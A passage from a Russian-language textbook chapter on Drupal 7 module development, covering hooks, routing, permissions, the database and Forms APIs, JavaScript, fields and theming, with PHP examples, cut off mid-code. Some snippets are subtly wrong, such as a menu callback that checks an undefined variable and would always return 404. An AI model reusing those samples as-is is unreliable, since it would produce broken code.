4.4.1. Введение в Drupal 7

Drupal состоит из ядра, модулей ядра, дополнительных (contributed) или разработанных специально для конкретного сайта (custom) модулей и тем оформления. Ядро обеспечивает роутинг, работу с формами, уровень абстракции над базой данных и другие функции фреймворка. Модули отвечают за бизнес-логику, работу с данными, формирование ответов на запросы к информационным ресурсам. Темы оформления отвечают за представление ресурсов и задают непосредственный внешний вид элементов сайта с помощью графики, HTML-верстки и CSS, изменяя и дополняя формируемые модулями ответы. Модули и темы оформления можно посмотреть и включить в панели администрирования Drupal или в командной строке с помощью скриптов Drush или Drupal console.

При каждом HTTP-запросе одновременно активны все включенные модули и одна из включенных тем оформления. Тема оформления выбирается среди включенных: активная по умолчанию, выбранная пользователем индивидуально при наличии прав доступа либо заданная программно одним из модулей.

Drupal использует специфическую терминологию для обозначения основных универсальных сущностей, из которых конструируются необходимые для конкретного веб-проекта структуры данных:

1. Ноды – основные сущности информационных ресурсов. Все ноды имеют сквозной числовой идентификатор nid и доступны по адресу /node/nid, но могут также быть доступны по произвольному адресу, называемому алиасом. Ноды могут иметь поля различного типа. Каждый нод принадлежит одному из типов. В панели администрирования и программно можно создавать различные типы нодов с разными наборами полей и параметрами их отображения, настроек, прав доступа.

2. Профили пользователей – сущности для хранения аккаунтов пользователей. Помимо стандартных полей логина, почты, пароля и т.д. можно добавлять к профилям всех пользователей новые поля, аналогично полям типов нодов. Пользователям можно назначать роли, добавляемые в панели администрирования. Для управления доступом Drupal реализует ролевую модель Role Based Access Control (RBAC). Профиль пользователя с идентификатором uid = 1 создается при установке Drupal и имеет неограниченные права.

3. Комментарии – сущности, добавляемые к нодам и связанные с одним из профилей пользователей. Могут иметь дополнительные поля, свои для каждого типа нода.

4. Таксономия – структуры данных и механизмы для категоризации сущностей в Drupal. Таксономия состоит из множества словарей, которые можно создавать в панели администрирования или программно. Каждый словарь содержит список или иерархию терминов. Типам нодов, профилям пользователей и комментариям нодов разных типов в Drupal может быть добавлено поле, соответствующее некоторому словарю таксономии. Тогда термины из этого словаря можно будет указать при создании экземпляра нода, профиля пользователя или комментария соответственно.

5. Блок – статический или динамически генерируемый фрагмент HTML, который можно назначить для вывода в некоторый регион текущей темы оформления, задать условия

видимости в зависимости от текущей страницы, роли пользователя и других условий.

6. Меню – структура данных и механизм формирования навигации Drupal-сайта. Меню содержит иерархию пунктов меню, указывающих на конкретные адреса на сайте, например на адреса страниц нодов, профилей пользователей, терминов таксономии. По положению страниц в стандартном меню Navigation автоматически строятся «хлебные крошки» (breadcrumbs) на сайте. Стандартные меню Primary и Secondary links служат для отображения основной и дополнительной навигации в теме оформления. Имеется возможность добавить новые меню. Каждое меню создает блок, выводя который обычным образом в некоторый регион темы оформления можно увидеть гиперссылки, соответствующие пунктам меню.

Начиная с Drupal 7 сущности и их поля имеют общее унифицированное API и структуры для хранения в базе данных. В частности модуль, добавляющий некоторый тип поля, можно использовать для добавления такого поля в ноды, комментарии, профили, термины таксономии и т.д. Entity API Drupal[1] (аналог ORM в других фреймворках) позволяет программно добавлять свои типы сущностей или изменять работу уже имеющихся сущностей, не прибегая к SQL-запросам к базе данных. К недостаткам Entity API Drupal 7 относится излишне денормализованная структура реляционной базы данных – для хранения каждого нового поля всегда создаётся новая таблица, даже при связи поля с сущностью один к одному.

Типовая установка Drupal 7 хранит все настройки и контент в одной базе данных.

Схема базы данных описывается в файлах с расширением .install в каталогах модулей Drupal. В них функции *_schema() задают структуру таблиц. Там же можно найти комментарии по назначению таблиц и полей. По этим описаниям таблицы создаются и удаляются из базы данных при первой установке или удалении (uninstall) модулей соответственно. Если в новых версиях некоторого модуля или ядра

[1] URL: `http://drupal.org/node/878804`

Drupal меняется структура базы данных, то схема обновляется и в соответствующие .install файлы вписываются процедуры обновления базы данных с предыдущей версии с сохранением всех данных. Такое обновление проводится после замены кода модулей или ядра Drupal запуском файла update.php в корне Drupal-сайта под пользователем uid=1 на выключенном сайте. Обновление версии модулей или ядра Drupal называется апдейтом и апгрейдом. В последнем случае сайт обновляется с одной ветки Drupal на другую, например с 6.x на 7.x. При разработке модулей Drupal с таблицами, созданными другими модулями, необходимо работать через API Drupal и этих модулей, а не на уровне SQL, чтобы уменьшить зависимость от структуры базы данных и трудоемкость дальнейшей поддержки сайта.

Drupal хранит все данные в кодировке UTF-8 и позволяет создавать сайты как на любом языке, так и на нескольких языках одновременно. За локализацию пользовательского интерфейса отвечает модуль Locale. В коде модулей все строки, которые увидит пользователь, принято писать по-английски. Перед выводом все английские строки передаются функции t(), которая ищет подходящий перевод в базе данных в зависимости от языка, активного на текущей странице для текущего пользователя. Исключение составляют некоторые встроенные функции и структуры данных, для которых Drupal вызывает t() самостоятельно, например, функция записи в журнал событий watchdog(). Если слово имеет различный перевод в зависимости от количественного параметра[1], то используется функция format_plural(). Все переводимые строки и все переводы на необходимые языки хранятся в базе данных в таблицах locale_source и locale_target соответственно.

Вокруг Drupal создано сообщество переводчиков на более чем 100 языках[2] и инфраструктура[3], которая позволяет

[1] По-английски мы скажем 0 comments, 1 comment. По-русски уже три варианта: 0 комментариев, 1 комментарий, 2 комментария. А в некоторых языках вариантов будет ещё больше!

[2] Автор входит в Russian team, присоединиться к работе которой можно на `http://localize.drupal.org/translate/languages/ru`

[3] URL: `http://localize.drupal.org`

командам переводчиков эффективно объединять и обновлять переводы, а пользователям Drupal автоматически устанавливать переводы модулей с официального сайта при установке новых модулей Drupal и обновлять переводы.

4.4.2. Модули и хуки Drupal 7

Минимальный модуль состоит из одноимённых каталога, .info и .module файла. Стандартные модули лежат в каталоге modules. Самописные и contrib-модули, как правило, располагают в каталоге sites/all/modules. Чтобы сделать модуль активным, его надо включить в панели администрирования или в командной строке с помощью Drush[1].

Как и любой веб-фреймворк, Drupal берет на себя часть обработки HTTP-запроса, вызывая написанные в модулях функции на определенных этапах. Drupal знает, когда нужно вызвать ту или иную функцию некоторого модуля благодаря механизму хуков (hooks). Хук – это спецификация API-функции Drupal с фиксированным именем, сигнатурой и семантикой. Реализация хука – это PHP-функция в некотором модуле Drupal, соответствующая спецификации.

По смыслу хук аналогичен интерфейсу в ООП, а реализация хука – реализации интерфейса в некотором классе. Однако возможности ООП PHP не используются для осуществления работы хуков. Реализация механизма хуков в Drupal построена на возможности PHP вызывать функцию по её имени и соглашении об именовании функций в модулях. В PHP можно сделать так:

```
// Собираем имя нашей функции конкатенацией строк.
$function = 'modulename' . '_' . 'hookname';
// Проверяем, есть ли функция с полученным именем.
if (function_exists($function)) {
  // Вызываем функцию по имени.
  $result = $function($params);
}
```

[1] URL: `http://drupal.org/project/drush`

Только в Drupal это делается с помощью функции PHP call_user_func_array().

Реализовать некоторый хук hookname в модуле modulename – значит создать PHP-функцию в файле modulename.module с именем modulename_hookname(), формальными параметрами и семантикой в соответствии со спецификацией этого хука. Например, функция user_help() в модуле user.module является реализацией хука hook_help() и должна возвращать справочную информацию для пользователей модуля user. Спецификации стандартных хуков нужно смотреть на api.drupal.org и со временем выучить.

В Drupal принято правило именования всех функций в модулях (не только хуков): все имена функций должны начинаться с имени модуля, в котором они написаны. Исключения: если функция является вспомогательной и не предназначена для вызова из других модулей, то её именуют начиная с "_"(аналог private-методов в ООП), например _modulename_private_function(); функции с именами с префиксом drupal_ или с короткими именами, как правило, находятся в файлах в каталоге includes. Верно и обратное: если видим вызов Drupal-функции foo_bar() или _foo_bar(), то скорее всего её реализация находится в модуле foo.

Исходный код различных функций Drupal легко найти, используя соглашение об именах в Drupal:

1) имя функции или константы всегда состоит из префикса с именем модуля, в котором она задана;

2) если имя начинается с префикса drupal_ или не имеет префикса, соответствующего какому-либо модулю, то это функция или константа ядра и её определение будет задано в .inc файлах в каталоге includes.

Исходный код и документацию на все функции ядра также удобно искать на сайте `http://api.drupal.org` встроенным поиском или с помощью поисковых систем.

Ядро Drupal и модули вызывают хуки друг друга с помощью функций module_invoke() и module_invoke_all(). Последняя функция вызывает последовательно реализации некоторого хука во всех активных модулях в порядке возрастания веса модулей в таблице system.

Чтобы Drupal определил, какие модули реализуют какие хуки, он должен при каждой загрузке страницы включить как минимум все .module файлы активных модулей. Поэтому в больших модулях в .module файлах оставляют только реализации хуков, а прочие функции выносят в другие файлы для ускорения загрузки (бутстраппинга).

В качестве примера рассмотрим вызов hook_cron и его реализацию в стандартном модуле dblog. Этот модуль осуществляет хранение и отображение лога событий и ошибок в базе данных в таблице watchdog. Сообщения записывают в лог другие модули вызовом функции watchdog(). На активно используемом сайте лог событий может расти достаточно быстро, вставка записей в большую таблицу может привести к замедлению работы сайта. Для этого необходимо удалять старые записи в лог. Но такое удаление является массовой операцией и может быть долгим. В Drupal выполнение периодических массовых операций реализовано с помощью отдельной точки входа cron.php, при запросе к которой после ряда проверок делается следующий вызов в цикле:

```
// Для всех модулей, реализующих хук cron.
foreach (module_implements('cron') as $module) {
  // Не позволяем исключениям в модулях
  // прервать выполнение в других модулях.
  try {
    // Вызываем реализацию хука cron в модуле.
    module_invoke($module, 'cron');
  }
  catch (Exception $e) {
    watchdog_exception('cron', $e);
  }
}
```

Реализация хука cron в модуле dblog занимается чисткой таблицы логов:

```
function dblog_cron() {
  // Лимит строк.
  $row_limit = variable_get('dblog_row_limit', 1000);
```

```
  if ($row_limit > 0) {
    // Достаем номер последней записи.
    $min_row = db_select('watchdog', 'w')
      ->fields('w', array('wid'))
      ->orderBy('wid', 'DESC')
      ->range($row_limit - 1, 1)
      ->execute()->fetchField();

    // Удаляем все записи
    // с номерами меньше последней.
    if ($min_row) {
      db_delete('watchdog')
        ->condition('wid', $min_row, '<')
        ->execute();
    }
  }
}
```

Реализации хука cron в других модулях ядра очищают устаревшие сессии, чистят кэш страниц, форм и другие кэши, индексируют страницы для поиска и т. д. Множество операций для корректной работы Drupal должно проводиться периодически, для чего вызов cron.php настраивают на веб-сервере автоматически, например раз в час.

Нехитрые правила именования функций и построенный на них механизм хуков позволяет реализовать некоторые полезные шаблоны проектирования (паттерны), являющиеся основой архитектуры, мощных возможностей, гибкости и отличий Drupal[1]. Модули имеют возможность влиять на работу друг друга. Реализацией соответствующих хуков в своём модуле можно изменить работу других модулей или ядра Drupal, не внося изменения в их код. Обратная сторона – сложность отладки взаимодействия модулей в трудных случаях.

[1] URL: `http://drupal.org/node/547518`

4.4.3. Роутинг, права доступа и пользователи

Базовой возможностью любого веб-фреймворка является роутинг – сопоставление динамических адресов ресурсов модулям, формирующим представления этих ресурсов. В Drupal роутинг реализуется хуком hook_menu() и подсистемой меню (не путать с меню в смысле блоков навигации с гиперссылками). Реализуя hook_menu(), модуль сообщает Drupal, запросы к каким ресурсам, от каких пользователей и каким образом будут обрабатываться этим модулем. Drupal не собирает меню со всех модулей при каждом бутстраппинге, а делает это при включении/выключении модуля и кэширует эту информацию в базе данных. Каждый элемент меню, в том числе, содержит шаблон URL ресурсов и имя функции, которая будет вызываться при запросе к таким ресурсам. Эта функция называется меню-коллбеком (обратный вызов меню). Она либо возвращает представление ресурса, которое Drupal оборачивает в тему оформления и выдает клиенту, либо сразу печатает HTTP-заголовки и представление и завершает работу Drupal. Последний вариант используется для формирования ответов на XMLHttpRequest-запросы и запросы к вебсервисам либо в случаях 403/404.

HTTP-запросы на хост под управлением Drupal приходят на единую точку входа index.php благодаря следующему перенаправлению, на примере настройки веб-сервера Apache в файле .htaccess в корне сайта:

```
# Если включен модуль Apache mod_rewrite
<IfModule mod_rewrite.c>
  # Активируем модуль.
  RewriteEngine on
  # Если запрос не соответствует статическому файлу.
  RewriteCond %{REQUEST_FILENAME} !-f
  # Если запрос не соответствует директории.
  RewriteCond %{REQUEST_FILENAME} !-d
  # Если запрос не на файл favicon.ico.
  RewriteCond %{REQUEST_URI} !=/favicon.ico
  # То перенаправить его на index.php.
  RewriteRule ^ index.php [L]
```

```
</IfModule>
```

Рассмотрим код index.php Drupal 7:

```
define('DRUPAL_ROOT', getcwd());

require_once DRUPAL_ROOT . '/includes/bootstrap.inc';
drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
menu_execute_active_handler();
```

Сначала происходит так называемый бутстраппинг – инициализация параметров, определение, к какому хосту поступил запрос и где хранятся его настройки[1], проверка условий ответа с использованием предыдущих результатов из кэша страниц, подключение базы данных, загрузка сессии и проверка прав доступа, загрузка и инициализация включенных модулей. Далее происходит роутинг запроса на функцию ответа (меню-коллбек) одного из модулей.

Функция menu_execute_active_handler() запускает коллбек-функцию, соответствующую некоторому пути, возвращает либо выдает клиенту возвращаемое функцией представление. Поиск соответствующего модуля и функции в нем (роутинг) может закончиться неуспешно, в этом случае будет возвращена ошибка 404. Перед передачей управления коллбек-функции модуля происходит проверка прав доступа, которая может привести к возврату ошибки 403. Если коллбек-функция найдена и проверка доступа прошла успешно, то ей передается управление. Функция меню-коллбек в ходе выполнения завершает свою работу, реализуя один из вариантов:

1) возвращает структуру с содержимым страницы, которая переводится в HTML с помощью темы оформления;

2) возвращает константу MENU_NOT_FOUND или MENU_ACCESS_DENIED для формирования ответа с кодом 404 или 403 соответственно;

3) печатает ответ непосредственно клиенту и завершает работу Drupal вызовом drupal_exit();

[1] Обслуживать несколько хостов с одной кодовой базы Drupal позволяет встроенная возможность, называемая мультисайтингом.

4) делает перенаправление на другой URL вызовом drupal_goto(), который завершает работу Drupal вызовом drupal_exit();

5) передает управление другой коллбек-функции, вызывая menu_set_active_item() от некоторого адреса и возвращая menu_execute_active_handler(NULL, FALSE).

Напишем простейший модуль, работающий по первому сценарию. Он будет отображать по адресу /hello-world надпись "Hello, World!".

В каталог /sites/all/modules/hello_world поместим файл hello_world.info:

```
name = Hello world
description = My first module!
core = 7.x
```

В тот же каталог поместим файл hello_world.module:

```
/**
 * Implements hook_menu().
 */
function hello_world_menu() {
  $items['hello_world'] = array(
    'title' => 'Hello world!',
    'page callback' => 'hello_world_page',
    'access arguments' => array('access content'),
  );

  return $items;
}

/**
 * Menu callback.
 */
function hello_world_page() {
  return t('Hello World!');
}
```

После включения модуля, если всё сделано правильно, мы должны увидеть приветствие по адресу /hello_world.

Далее рассмотрим пример работы меню-коллбека по четвертому сценарию на примере функции user_logout() в модуле /modules/user/user.module, которая обрабатывает запросы по адресу /user/logout:

```
function user_logout() {
  // Глобальная переменная объекта
  // текущего пользователя.
  global $user;

  // Запись в лог событий,
  // доступный на странице /admin/reports/dblog
  watchdog('user', 'Session closed for %name.',
    array('%name' => $user->name));

  // Вызов хука 'user_logout' с параметром
  // $user во всех активных модулях.
  module_invoke_all('user_logout', $user);

  // Уничтожение текущей сессии,
  // сброс $user в анонимного пользователя.
  session_destroy();

  // Перенаправление на главную.
  drupal_goto();
}
```

Реализуя хук 'user_logout', другие модули могут выполнить необходимые им действия при завершении сессии пользователя.

Теперь модифицируем наш первый модуль, чтобы он прощался с пользователем после выхода. Для этого реализуем hook_user_logout, добавив в hello_world.module код:

```
/**
 * Implements hook_user_logout().
 */
function hello_world_user_logout($user) {
  global $user;
  drupal_set_message(t('Bye, @username',
```

```
    array('@username' => $user->name)));
}
```

Теперь добавим проверку доступа, чтобы наш модуль прощался только с администраторами сайта:

```
/**
 * Implements hook_user_logout().
 */
function hello_world_user_logout($user) {
  global $user;
  if (user_access('administer site
configuration')) {
    drupal_set_message(t('Bye, @username',
      array('@username' => $user->name)));
  }
}
```

Функция user_access() возвращает TRUE, если текущий (или заданный вторым необязательным параметром) пользователь имеет заданные права, FALSE – иначе. Права для ролей задаются в панели управления Drupal, там же можно посмотреть названия других стандартных прав доступа. user_access() всегда возвращает TRUE для пользователя с uid = 1.

Если нам не подходят стандартные права и мы хотим добавить новые, то необходимо реализовать hook_permission():

```
/**
 * Implements hook_permission().
 */
function hello_world_permission() {
  return array(
    'say goodbye to' => array(
      'title' => t('Say goodbye to'),
      'description' =>
        t('Say goodbye to user
after logout.'),
    ),
  );
}

/**
 * Implements hook_user_logout().
 */
```

```
function hello_world_user_logout($user) {
  global $user;
  if (user_access('say goodbye to')) {
    drupal_set_message(t('Bye, @username',
      array('@username' => $user->name)));
  }
}
```

Вернёмся к реализации hook_menu() в hello_world.module. Можно заметить права 'access content', передаваемые в поле 'access arguments'. Drupal будет показывать страницу только для тех пользователей, для которых user_access('access content') вернет TRUE. То есть если мы хотим ограничить доступ пользователям с определёнными правами, можно указать их вместо 'access content'. Мы также можем использовать свою функцию доступа вместо стандартной user_access(), например, если нужно реализовать более сложный контроль доступа, чем RBAC. Для этого нужно передать имя нашей функции доступа, например hello_world_access_greeting(), так:

```
/**
 * Implements hook_menu().
 */
function hello_world_menu() {
  $items['hello_world'] = array(
    'title' => 'Hello world!',
    'page callback' => 'hello_world_page',
    'access callback' =>
      'hello_world_access_greeting',
  );

  return $items;
}

/**
 * Menu access callback.
 */
function hello_world_access_greeting() {
```

```
  // Access check here return TRUE or FALSE.
}
```

Таким образом, система меню может проверять права доступа к ресурсу с помощью user_access() или произвольной функции и выдавать ошибку 403 при отсутствии прав доступа.

Теперь изменим наш модуль так, чтобы он приветствовал пользователя по имени и была возможность посмотреть приветствие для любого пользователя, передавая его id, как параметр в URL:

```
/**
 * Implements hook_menu().
 */
function hello_world_menu() {
  $items['hello_world/%uid'] = array(
    'title' => 'Hello world!',
    'page callback' => 'hello_world_page',
    'page arguments' => array(1),
    'access arguments' =>
      array('access content'),
  );

  return $items;
}

/**
 * Menu callback.
 */
function hello_world_page($uid) {
  // Load user by ID.
  $user = user_load(intval($uid));
  if (empty($user_arg->uid)) {
    // User do not exists, show 404 error page.
    return drupal_not_found();
  }

  return t('Hello, @username',
```

```
    array('@username' => $user->name));
}
```

Теперь мы можем посещать страницы с адресами /hello_world/1, /hello_world/2 и т.д. Если пользователя с заданным id нет, то Drupal вернёт ошибку 404. Функция user_load() загружает пользователя по его идентификатору. Такой код аналогичен следующему:

```
/**
 * Implements hook_menu().
 */
function hello_world_menu() {
  $items['hello_world/%user'] = array(
    'title' => 'Hello world!',
    'page callback' => 'hello_world_page',
    'page arguments' => array(1),
    'access arguments' => array('access content'),
  );

  return $items;
}

/**
 * Menu callback.
 */
function hello_world_page($user) {
  return t('Hello, @username',
    array('@username' => $user->name));
}
```

Drupal сам, встретив %user в ключе адреса, загрузит пользователя функцией user_load(), вернёт 404, если нет такого пользователя, и передаст объект $user в качестве параметра в меню-коллбек. Этот механизм в Drupal называется wildcard loader. Например, использование %node вместо %user вызовет загрузку нода функцией node_load(). Мы можем добавить свой загрузчик %foo. Для этого достаточно написать функцию foo_load() в модуле.

Таким образом, система роутинга также может проверять наличие объекта определённого типа по его идентификатору, выдавать ошибку 404, либо загружать и передавать его в меню-коллбек и аналогично в коллбек проверки прав доступа.

4.4.4. Ноды Drupal, работа с базой данных

Главная страница сайта «/» в Drupal по умолчанию формируется функцией node_page_default() в файле /modules/node/node.module. Если посмотреть её код, то можно увидеть, что она выбирает из базы данных последние, помещённые на главную страницу ноды, формирует их отображение, собирает в HTML-список и возвращает его как разметку либо возвращает приветственное сообщение, в случае если не найдено ни одного нода, помещённого на главную. Эта же страница доступна по адресу /node. Адрес главной страницы, как и адреса страниц 403 и 404, можно поменять, указав новый адрес на странице настроек admin/config/system/site-information.

Нод – абстракция информационного ресурса в Drupal. Ноды бывают разных типов. Типы нодов (материалов) можно добавлять как в панели администрирования, так и программно. Для программного добавления типа нода в модуле нужно обязательно реализовать хук hook_node_info(), желательно реализовать hook_view() и hook_form(), чтобы иметь возможность влиять на отображение и форму редактирования нода:

```
/**
 * Implements hook_node_info().
 */
function mytype_node_info() {
  return array(
    'mytype' => array(
      'name' => t('My type'),
      'base' => 'mytype',
```

```
      'description' =>
        t('My type example custom node type.'),
    )
  );
}

/**
 * Implements hook_form().
 */
function mytype_form($node, $form_state) {
  $form = node_content_form($node, $form_state);
  // Add some fields here using Drupal Forms API.
  return $form;
}

/**
 * Implements hook_view().
 */
function mytype_view($node, $view_mode) {
  // Set some breadcrumbs.
  if ($view_mode == 'full' && node_is_page($node)) {
    $breadcrumb = array();
    $breadcrumb[] = l(t('Home'), NULL);
    $breadcrumb[] = l(t('mytype'), 'mytype');
    $breadcrumb[] = l($node->title, 'node/' .
      $node->nid);
    drupal_set_breadcrumb($breadcrumb);
  }
  // Add some content to node.
  $node->content['mytype'] = array(
    '#markup' => 'Some content',
    '#weight' => 1,
  );
  return $node;
}
```

Для проверки прав доступа к нодам нового типа можно реализовать hook_permission() и hook_access()[1].

Функции DB API Drupal обеспечивают абстракцию над СУБД, защиту от SQL-injection. Для работы с БД на уровне SQL-запросов использовать функции db_select(), db_insert(), db_update(), db_delete(), db_query() и другие из DB API[2]. Если модуль использует какие-то свои таблицы БД, то их структура описывается в файле имя_модуля.install в виде схемы и Drupal автоматически создает таблицы по схеме при включении модуля.

Дополнительные данные можно догрузить в нод в hook_node_load, записать из формы в базу данных в hook_node_insert, обновлять при изменении нода на hook_node_update и удалять при удалении нода на hook_node_delete. Работа hook_load, hook_insert, hook_update и hook_delete аналогична, но вызываются эти хуки только для модуля, определяющего тип нода:

```
function mytype_load($nodes, $types) {
  $result = db_query(
    'SELECT nid, foo FROM {mytable} WHERE
     nid IN(:nids)',
    array(':nids' => array_keys($nodes)));
  foreach ($result as $record) {
    $nodes[$record->nid]->foo =
      $record->foo;
  }
}

function mytype_insert($node) {
  db_insert('mytable')
    ->fields(array(
      'nid' => $node->nid,
      'extra' => $node->extra,
    ))
```

[1] URL: http://api.drupal.org/api/drupal/modules!node!node.api.php/function/hook_node_access/7

[2] URL: http://api.drupal.org/api/drupal/includes!database!database.inc/group/database/7

```
    ->execute();
}

function mytype_update($node) {
  db_update('mytable')
    ->fields(array('extra' => $node->extra))
    ->condition('nid', $node->nid)
    ->execute();
}

function mytype_delete($node) {
  db_delete('mytable')
    ->condition('nid', $node->nid)
    ->execute();
}
```

Подключиться к обработке нодов других типов, реализованных не нашим модулем, можно с помощью тех же хуков: добавить дополнительные данные при отображении нода, добавить поля в форму редактирования нода и т.д.

4.4.5. Введение в Forms API Drupal 7

HTML-формы, валидация введенных значений и обработка форм на Drupal делаются с помощью Forms API. Функция drupal_get_form('my_module_my_form') возвращает HTML-код формы 'my_module_my_form'. При этом вызывается функция my_module_my_form(), которая должна быть написана в нашем модуле и должна возвращать описание формы в виде PHP-массива. То есть форма задается не в виде HTML, а в виде специальной структуры, значения полей которой регламентированы Forms API. Вот так выглядит конструктор простейшей формы с полем ввода текста и кнопкой OK:

```
function my_module_my_form() {
  $form = array();
  $form['txt'] = array(
    '#type' => 'textfield',
```

```
    '#title' => 'Заголовок поля',
    '#description' => 'Описание',
    '#required' => TRUE,
    '#default_value' => 'какое-то значение');
  $form['submit'] = array(
    '#type' => 'submit',
    '#default_value' => 'OK');
  return $form;
}
```

С помощью такой структуры можно задать все HTML-элементы форм, сделать вложенные формы. В качестве примеров задания конкретных элементов форм смотреть код стандартных модулей Drupal или официальную документацию[1].

Вызов drupal_get_form('my_module_my_form'), кроме построения собственно HTML-формы, сохраняет её в сессию. Это сделано для того, чтобы отследить ситуации, когда отправлена поддельная форма, например содержащая не те поля, которые были в конструкторе. Кроме того, форма в сессии и в HTML-коде снабжается уникальным токеном, проверка которого при отправке формы обеспечивает защиту от CSRF-атак. Также при построении формы вызывается hook_form_alter и любые модули могут достроить практически любую форму, проходящую через Forms API Drupal, добавив свои поля, поменяв существующие, добавив свои обработчики и валидаторы.

При отправке формы пользователем в процессе валидации многое происходит автоматически – проверяется подлинность формы сравнением полей и токена в сессии, заполненность полей, для которых указано '#required' => TRUE. Если валидация не проходит, то обработчик формы не вызывается, а пользователю снова показывается страница с формой с сообщением об ошибке и, возможно, подсветкой вызвавшего ошибку поля. Если нужно добавить кроме стандартной какую-то свою валидацию, то достаточно реализовать функ-

[1] URL: `http://api.drupal.org/api/drupal/developer!topics!forms_api_reference.html/7`

цию с именем my_module_my_form_validate(), проверить в ней нужные условия и в случае ошибки пометить какое-нибудь поле функцией form_set_error(). Например, напишем валидатор, который не будет пропускать нашу форму, если в текстовое поле введено менее 10 символов:

```
function my_module_my_form_validate($form,
  &$form_state) {
  if (strlen($form_state['values']['txt']) <= 10) {
    form_set_error('txt',
      'Введите не менее 10 символов.');
  }
}
```

Если форму сделали не мы и у неё уже есть свой валидатор, то можно подключить свой дополнительный валидатор так:

```
function my_module_form_alter(&$form,
  $form_state, $form_id) {
  if ($form_id == 'some_form_to_validate_form') {
    $form['#validate'][] =
      'my_module_my_form_validate';
  }
}
```

После того как форма прошла валидацию, Drupal вызывает ее обработчик – функцию с именем формы и _submit в конце, например:

```
function my_module_my_form_submit($form,
  &$form_state) {
  // Пишем в лог то, что ввел пользователь.
  watchdog('my_module', 'User entered text @text',
    array('@text' => $form_state['values']['txt']));
  // Показываем пользователю сообщение.
  drupal_set_message('Thank you.');
}
```

Если нужно подключить к чужой форме свой дополнительный обработчик, то аналогично отлавливаем её по $form_id с помощью hook_form_alter() и добавляем свой обработчик через $form['#submit'][] = ...

Манипулируя массивами $form['#submit'] и $form['#validate'], можно полностью изменить поведение любой формы, заменив стандартные обработчики на свои реализации.

Многие модули Drupal имеют настройки, располагающиеся на страницах /admin/config/*. Как правило, настройки представляют собой обычные формы, в которых каждое поле сохраняется в таблицу variables с помощью variable_set()[1] и используется модулем в дальнейшем с помощью variable_get()[2]. Для этих задач сделан упрощённый способ задания форм настроек модулей – если в качестве меню-коллбека для страницы по адресу /admin/config/мой-модуль указать drupal_get_form(), а в качестве параметров – название конструктора формы, то не надо писать обработчик _submit, Drupal сам поймет, что это форма параметров модуля, и сохранит поля при отправке формы в соответствующие переменные, хранящиеся в таблице variable[3].

Бывает, что на одной странице надо показать много однотипных форм. Например, мы выводим их, вызывая drupal_get_form('mymodule_myform_1'), drupal_get_form('mymodule_myform_2'), ... Тогда $form_id разный, но нам нужно, чтобы один и тот же конструктор строил все эти формы и один и тот же обработчик обслуживал их. Тогда соответствие динамических $form_id нашему валидатору и обработчику мы задаем с помощью специального хука hook_forms()[4].

---

[1] URL: `http://api.drupal.org/api/drupal/includes!bootstrap.inc/function/variable_set/7`

[2] URL: `http://api.drupal.org/api/drupal/includes!bootstrap.inc/function/variable_set/7`

[3] URL: `http://drupal.org/node/206761`

[4] URL: `http://api.drupal.org/api/drupal/modules!system!system.api.php/function/hook_forms/7`

4.4.6. Drupal и JavaScript

Drupal использует библиотеку jQuery. JS-скрипты добавляются на страницу вызовом функции drupal_add_js()[1] в модулях Drupal на сервере. Переменные, которые Drupal передает в JS-скрипты, хранятся в глобальной переменной Drupal.settings и добавляются следующим образом:

```
drupal_add_js(array('mymodule' =>
  array('myvar' => 100)), 'setting');
```

Скрипты в js-файлах, находящиеся в каталоге с модулем, могут быть добавлены следующим образом:

```
drupal_add_js(drupal_get_path('module', 'mymodule')
  . '/mymodule.js', 'file');
```

Пользовательские функции JavaScript, включая обработчики событий, хранятся в переменной Drupal.behaviors. Drupal сам вызовет присоединение событий по готовности DOM. Например, содержимое mymodule.js может выглядеть так:

```
(function ($) {

  Drupal.behaviors.mymodule = {
    attach: function (context, settings) {
      $("#mybutton").change(function() {
        alert(settings.mymodule.myvar);
      });
    }
  };

}(jQuery));
```

Drupal также содержит расширение Forms API для работы с динамическими формами, обновляемыми с помощью JavaScript[2].

[1] URL: http://api.drupal.org/api/drupal/includes!common.inc/function/drupal_add_js/7

[2] URL: http://drupal.org/node/752056

4.4.7. Fields и Views

Drupal 7 предоставляет API работы с полями и содержит набор модулей для добавления полей в сущности:

– Field – API полей;

– Fields SQL Storage – реализация хранения полей в реляционной базе данных (можно заменить, например, на хранение в нереляционной СУБД MongoDB);

– Field UI – интерфейс пользователя для управления полями;

– Number – числовые поля;

– Text – текстовое поле;

– Options – виджеты радиокнопок и чекбоксов;

– List – виджеты списков;

– File – API работы с файлами и поле для прикрепления файлов;

– Image – API работы с картинками и файловое поле для загрузки и отображения картинок.

Эти модули реализуют виджеты и форматтеры. Первые служат для ввода данных на форме. Вторые – обеспечивают отображение значений полей. API полей позволяет программно добавлять поля своих типов, свои виджеты и форматтеры для любых полей.

Views – набор модулей графического конструктора SELECT-запросов к базе данных и гибкая система отображения результатов в виде списков/таблиц/гридов на страницах или блоках Drupal с возможностью управления отображением в теме оформления[1]. Программное использование Views позволяет делать запросы к базе данных, абстрагируясь от структуры и SQL, что увеличивает скорость разработки и очень хорошо помогает, например, при апгрейде Drupal, который сопровождается сменой структуры базы данных.

Views поддерживает работу с полями так, что можно выводить поля, фильтровать по ним, группировать и т.д. Поля и Views используются для решения типовых задач веб-разработки там, где написание модуля не оправдано.

Добавление полей типам сущностей Drupal:

[1] URL: `http://drupal.org/project/views`

– Node (Administer/Structure/Content types/Manage fields) для типа материала;

– User (Administer/Configuration/Account settings/Manage fields) глобально для всех пользователей;

– Taxonomy для всех терминов словаря;

– Comment для всех комментариев типа материала.

Дополнительные модули для работы с полями: Node Reference и User Reference[1].

4.4.8. Темы оформления и темизация

В Drupal вёрстка отделена от кода: она либо задается в файлах шаблонов с расширением .tpl.php в каталоге модулей, либо пишется в функциях модулей с префиксом theme_ в имени функций. Все шаблоны и theme-функции перед использованием в модуле необходимо описать в реализации hook_theme(). Например, рассмотрим модуль themetest, добавляющий некоторую верстку при выводе всех нодов типа page:

```
/**
 * Implements hook_theme().
 */
function themetest_theme($existing,
  $type, $theme, $path) {
  return array(
    'themetest_template1' => array(
      'variables' => array('param1' => NULL),
      'template' => 'themetest_template1',
    ),
    'themetest_template2' => array(
      'variables' => array('param1' => NULL),
    ),
  );
}

/**
```

[1] URL: http://drupal.org/project/references

```
 * Implements hook_node_view().
 */
function themetest_node_view($node,
  $view_mode, $langcode) {
  if ($node->type == 'page' &&
      $view_mode == 'full') {
    $node->content['themetest_template1'] = array(
      '#param1' => $node->title,
      '#weight' => -10,
      '#theme' => 'themetest_template1',
    );
